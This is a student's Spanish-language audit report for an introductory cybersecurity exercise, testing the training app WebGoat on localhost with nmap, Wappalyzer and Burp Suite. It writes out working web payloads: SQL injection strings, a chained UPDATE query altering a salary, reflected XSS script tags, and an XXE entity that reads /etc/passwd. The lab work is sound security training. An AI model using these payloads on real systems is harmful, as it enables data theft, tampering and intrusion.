

# Módulo introducción a la Ciberseguridad

## Ejercicios del módulo

Contenido:

Information Gathering

OWASP Top 10

Uso de herramientas de análisis como Nmap, Wappalyzer, Burp Suite, Kali Linux, WebGoat

Informe de auditoria

---

Autor

José Benito Ibarria Topete

[topeteplay89@nube.unadmexico.mx](mailto:topeteplay89@nube.unadmexico.mx)

## **Tabla de contenidos**

Tabla de contenidos.....	2
Ámbito y Alcance de la Auditoria .....	3
Informe Ejecutivo .....	3
Vulnerabilidades destacadas .....	22
Conclusiones .....	22
Recomendaciones .....	23
Descripción del proceso de auditoria .....	23

## **Ámbito y Alcance de la Auditoria**


Fundamentalmente la presente auditoria tiene como objetivo establecer de forma clara las vulnerabilidades que presenta la aplicación WEB denominada “WebGoat” en su versión 8.1.0. Se cuenta con una computadora personal y un periodo de tiempo que comprende desde el 01/12/2023 hasta el 10/12/2023 para finalizar dicha auditoria, se emplearan herramientas como nmap, sqlmap, burp proxy y técnicas de Information Gathering como wappalyzer para verificar las vulnerabilidades contenidas en el documento provisto por la organización sin fines de lucro denominada “OWASP” y que lleva por nombre “Top 10” versión 2021.

## **Informe Ejecutivo**

### a) Breve resumen del proceso realizado

Utilizando herramientas de Information Gathering como nmap y Wappalyzer hemos verificados los puertos que se encuentran abiertos para la aplicación “WebGoat”, identificando el sistema operativo, versión y kernel así como las herramientas de software que se han utilizado para construir la aplicación en búsqueda de vulnerabilidades que está presente.

## a) Reconocimiento/information gathering



```
(kali㉿kali)-[~]
└─$ sudo nmap -O 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-05 14:01 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
9090/tcp  open  zeus-admin
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds

(kali㉿kali)-[~]
```

Se ejecutó el comando nmap -p 8080 127.0.0.1 que realizó un escaneo de los servicios que se encuentran trabajando en el puerto 8080 de la dirección IP 127.0.0.1 que es el localhost donde webgoat trabaja, el servicio identificado es “http-proxy” que básicamente lo utiliza la aplicación “webgoat” para interceptar y analizar las solicitudes y respuestas entre el navegador web y un servidor.

(kali㉿kali)-[~]

```
$ sudo nmap -O 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-05 14:01 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
9090/tcp  open  zeus-admin
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:0:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds
```

(kali㉿kali)-[~]

Mis or... Pr... servicios...

PracticeOneCibersecurityIntroductionReport


Archivo Inicio Insertar Compartir ...

Página 4 de 12 Inglés (Estados Unidos)

CTRL DERECHA

19°C Mayorm. nublado Buscar

Por otro lado, para identificar el tipo de sistema operativo con el cual está trabajando la aplicación "WebGoat" utilizamos el comando sudo nmap –O 127.0.0.1 y se ha identificado que esta aplicación se encuentra bajo un sistema Linux de versión 2.6.X.



Mientras que para identificar el lenguaje de programación, librerías, módulos o cualquier sistema útil en la construcción del recurso web “WebGoat” utilizamos el plugin de Wappalyzer instalado en el navegador Firefox logrando identificar lo siguiente:

- JavaScript frameworks:

Backbone.js v1.4.0

RequireJS v2.3.6

- Font Scripts

Font Awesome

- Lenguaje de programación

Java

- Librerías de JavaScript

JQuery v2.1.4

JQuery UI v1.10.4

Underscore.js

- Dependencias

Maven

- UI Frameworks:

Bootstrap

- b) Explotación de vulnerabilidades detectadas

- A3 Injection – SQL Injection (intro) - Apartado 10

The screenshot shows a Kali Linux VM interface with a browser window open to the WebGoat SQL Injection (Intro) challenge. The URL is `127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo#lesson/SqlInjection.lesson/9`. The browser displays a numeric SQL injection exploit where the user inputs `0 OR 1=1` into the `Login_Count` field. A Burp Proxy window is overlaid, showing the raw request: `SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;`. The response from the proxy shows the exploit was successful, displaying a list of user records.

En el caso de la vulnerabilidad llamada A3 Injection – SQL (Intro) - Apartado 10, que trata de una vulnerabilidad de tipo inyección numérica de SQL, lo que hicimos fue cargar nuestro localhost con webgoat en el explorador de Burp Proxy para intentar interceptar los datos de la consulta, después, probamos si la inyección numérica de SQL sucedía en el campo Login\_Count con el método de llevar

a “True” la consulta dando negativo, posterior a ello intercambiamos los valores ingresados en la consulta obteniendo la inyección numérica de SQL en el campo User\_Id

- A3 Injection – SQL Injection (Intro) Apartado 11

The screenshot shows a Linux desktop environment with a browser window titled "WebGoat". The URL is 127.0.0.1:8080/WebGoat/start.mvc?username=bennsolole#lesson/SqInjection.lesson/10. The page contains a form with fields for "Employee Name" (Lastname) and "Authentication TAN" (containing the value 'OR '1'='1'). Below the form is a button labeled "Get department". A message below the button says, "You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!" To the left of the main window, there is a terminal window with some text about SQL injection. The bottom of the screen shows a taskbar with various icons and system status.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	100000	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

En el caso de la vulnerabilidad encontrada en A3 Injection – SQL Injection (Intro) Apartado 11 trata de una vulnerabilidad de tipo String SQL Injection, trabajamos fundamentalmente igual que en la vulnerabilidad numérica al llevar la query a “True” evaluando ya sea ‘last\_name’ o ‘auth\_tan’ parando la cláusula “WHERE” de la condición de forma anticipada puesto que después de la cláusula se realiza la evaluación a verdadera, teniendo la base de datos un comportamiento inesperado y devolviendo todos los datos que se contengan en la tabla Employees. básicamente en el ataque de inyección lo único que se ha inyectado es ‘ Or ‘1’ = ‘1’, interesante mencionar que aquí se lleva a “True” usando cadenas a diferencia de la inyección numérica.

- Información obtenida de la base de datos aprovechando la vulnerabilidad A3 Injection – SQL Injection (Intro)

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	100000	3SL99A	null
96134	Bob	Franco	Marketing	83700	L09S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

Hemos comprometido la integridad de la base de datos al injectar una consulta que modifica los valores contenidos en esta base de datos, utilizando la técnica “Query chaining”, aplicando una consulta de actualización a la base datos modificando el salario percibido por el trabajador “John Smith”, la consulta injectada fue '`; UPDATE Employees SET SALARY = 100000 WHERE AUTH_TAN='3SL99A'` – donde primero escapamos la consulta previa para después injectar la nuestra.

Request to http://127.0.0.1:8080

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 GET /WebGoat/CrossSiteScripting/attack5a?TY1=1&TY2=1&TY3=1&TY4=1&field1=412%203214%200002%201999&field2=111 HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 Accept: */*
5 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US, en;q=0.9
16 Cookie: JSESSIONID=MIT-5RbEtwPwxnxFye7500gec3okRjE0by62Ndb
17 Connection: close
18
19

```

0 highlights

Se identifica en la solicitud del host al servidor un método “Get” para obtener los datos contenidos en todos los campos del formulario usando burpsuite, la técnica usada es ingresar el script de XSS en la URL en todos los campos para identificar cuál de ellos tiene la vulnerabilidad.

WebGoat

127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo#lesson/CrossSiteScripting.lesson/6

(A7) Vulf & Outdated Components >

- (A7) Identity & Auth Failure >
- (A8) Software & Data Integrity >
- (A9) Security Logging Failures >
- (A10) Server-side Request Forgery >
- Client side >
- Challenges >

**Shopping Cart**

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

**Purchase**

Congratulations, but console logs are not very impressive are they? Let's continue to the next assignment.  
Thank you for shopping at WebGoat.  
Your support is appreciated.

El único campo que permite la captura de caracteres alfanuméricos es el campo que corresponde a la etiqueta “Enter your credit card number” y “Enter your three digit access code”, probando primero la inserción del script en la URL del campo tarjeta de crédito tenemos lo siguiente:

```

1 GET /WebGoat/CrossSiteScripting/attack5a?OTy1=1&OTy2=1&OTy3=1&OTy4=1&field1=%3Cscript%3Ealert(%22%20is%20susceptible%20to%20XSS%22)%3C%2Fscript%3E&field2=111
2 HTTP/1.1
3 Host: 127.0.0.1:8080
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: JSESSIONID=HWIT-SRbETwPMxMFeYz500gec3okRjE0by62Ndb
18 Connection: close
19

```

Shopping Cart Items – To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

Por el campo que corresponde a la etiqueta “Enter your credit card number:” presenta una vulnerabilidad de XSS, se hicieron pruebas también al campo “Enter your three digit access code” resultando en lo siguiente:

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. An intercept is active, indicated by the "Intercept is on" button being highlighted. The request pane displays the following captured HTTP request:

```
1 | GET /WebGoat/CrossSiteScripting/attackSa?0TY1=1&0TY2=1&0TY3=1&0TY4=1&field=4128%203214%200002%201999&field2=%3Cscript%3Ealert(%22%20%20%20susceptible%20to%20XSS%22)%3C%2Fscript%3E HTTP/1.1
2 | Host: 127.0.0.1:8080
3 | sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 | Accept: */*
5 | Content-Type: application/x-www-form-urlencoded; charset=UTF-8
6 | X-Requested-With: XMLHttpRequest
7 | sec-ch-ua-mobile: ?0
8 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9 | sec-ch-ua-platform: "Linux"
10 | Sec-Fetch-Site: same-origin
11 | Sec-Fetch-Mode: cors
12 | Sec-Fetch-Dest: empty
13 | Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo
14 | Accept-Encoding: gzip, deflate, br
15 | Accept-Language: en-US, en;q=0.9
16 | Cookie: JSESSIONID=HWIT-SRbETwPnxxFye7500gec3okRjE0by62Ndb
17 | Connection: close
18 |
19 |
```

The response pane shows the intercepted response. The status bar at the bottom indicates the system is running at 14°C with light rain, and the date/time is 09:19 a.m. 07/12/2023.

The assignment's goal is to identify which field is susceptible to XSS. It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

Seems like you tried to compromise our shop with an reflected XSS attack. We do our... "best"... to prevent such attacks. Try again!

Por lo tanto se concluye que solo el campo que pertenece a la etiqueta “Enter your credit card number” tiene la vulnerabilidad de tipo XSS.


## A5 Security Misconfiguration – Apartado 4

```


1 POST /WebGoat/xxx/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 55
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/5
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: SESSIONID=ylyk-coIxMroyKvW3fkqR5XIC6fJxEcDhdg
19 Connection: close
20
21 <?xml version="1.0"?>
22   <comment>
23     <text>
24   </text>
25 </comment>

```

Hemos intentado enviar una cadena de texto desde la aplicación o el host y la hemos capturado con BurpSuite, al ver la captura hemos visto que se ha cargado un documento XML lo que significa que la aplicación tiene una vulnerabilidad de tipo XXE.



Inyectamos en el documento XML que se ha enviado al servidor una entidad llamada xxe que, en esencia va al root path para extraer la información que se contenga en un posible archivo que se llame passwd.



En Burp Suite enviamos la solicitud capturada con la inyección de la entidad y que busca en una carpeta en root si existe un archivo llamado “passwd” logrando extraer un cumulo de información que en esencia no debería de estar disponible para verse, por lo tanto, se concluye que la aplicación presenta una mala configuración porque es vulnerable a ataques XXE.

## A5 Security Misconfiguration – Apartado 7

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```

1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 137
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=LbEuRqfLXDm6312LxUKx7BoDe2-eChMUYjk2ky0
19 Connection: close
20
21 <?xml version="1.0"?>

```
- Response:**

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Fri, 08 Dec 2023 14:09:52 GMT
5
6 {
7   "LessonCompleted":true,
8   "feedback":
9     "Congratulations. You have successfully completed the assignment.",
10   "output":null,
11   "assignment":"ContentTypeAssignment",
12   "attemptWasMade":true
13 }

```
- Inspector:** Shows Request attributes, Request query parameters, Request cookies, Request headers, and Response headers.
- Bottom Status Bar:** Shows the target URL (http://127.0.0.1:8080), the number of bytes (308 bytes), and the time taken (305 millis).

kali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer

Intercept HTTP history WebSockets history | Proxy settings

Request to http://127.0.0.1:8080

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 24
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: */
6 Content-Type: application/json
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.60
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=2R07opnAcEwKgJa0XYWzJ8BcVfJIk7aUf-G2cliy
19 Connection: close
20 <?xml version="1.0"?>
21 <!DOCTYPE root [
22 <!ENTITY xxe SYSTEM "file:///etc/passwd">
23 ]>
24 <comment>
25 <text>&xxe;</text>
26 </comment>
27

```

kali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project **Proxy** Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Send Cancel < > x

Target: http://127.0.0.1:8080 | HTTP/1

**Request**

Pretty Raw Hex

```

(XHTML, "Like Gecko") Chrome/119.0.6045.159 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=bennsolo
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=LbEuRqHlXDCm6312LxUKx7BoDe2-eChMUyjK2ky0
19 Connection: close
20 <?xml version="1.0"?>
21 <!DOCTYPE root [
22 <!ENTITY xxe SYSTEM "file:///etc/passwd">
23 ]>
24 <comment>
25 <text>&xxe;</text>
26 </comment>
27

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Fri, 08 Dec 2023 14:09:52 GMT
5 {
6   "lessonCompleted":true,
7   "feedback":
8     "Congratulations. You have successfully completed the assignment.",
9   "output":null,
10  "assignment":"ContentTypeAssignment",
11  "attemptWasMade":true
12 }

```

Inspector

Request attributes: 2

Request query parameters: 0

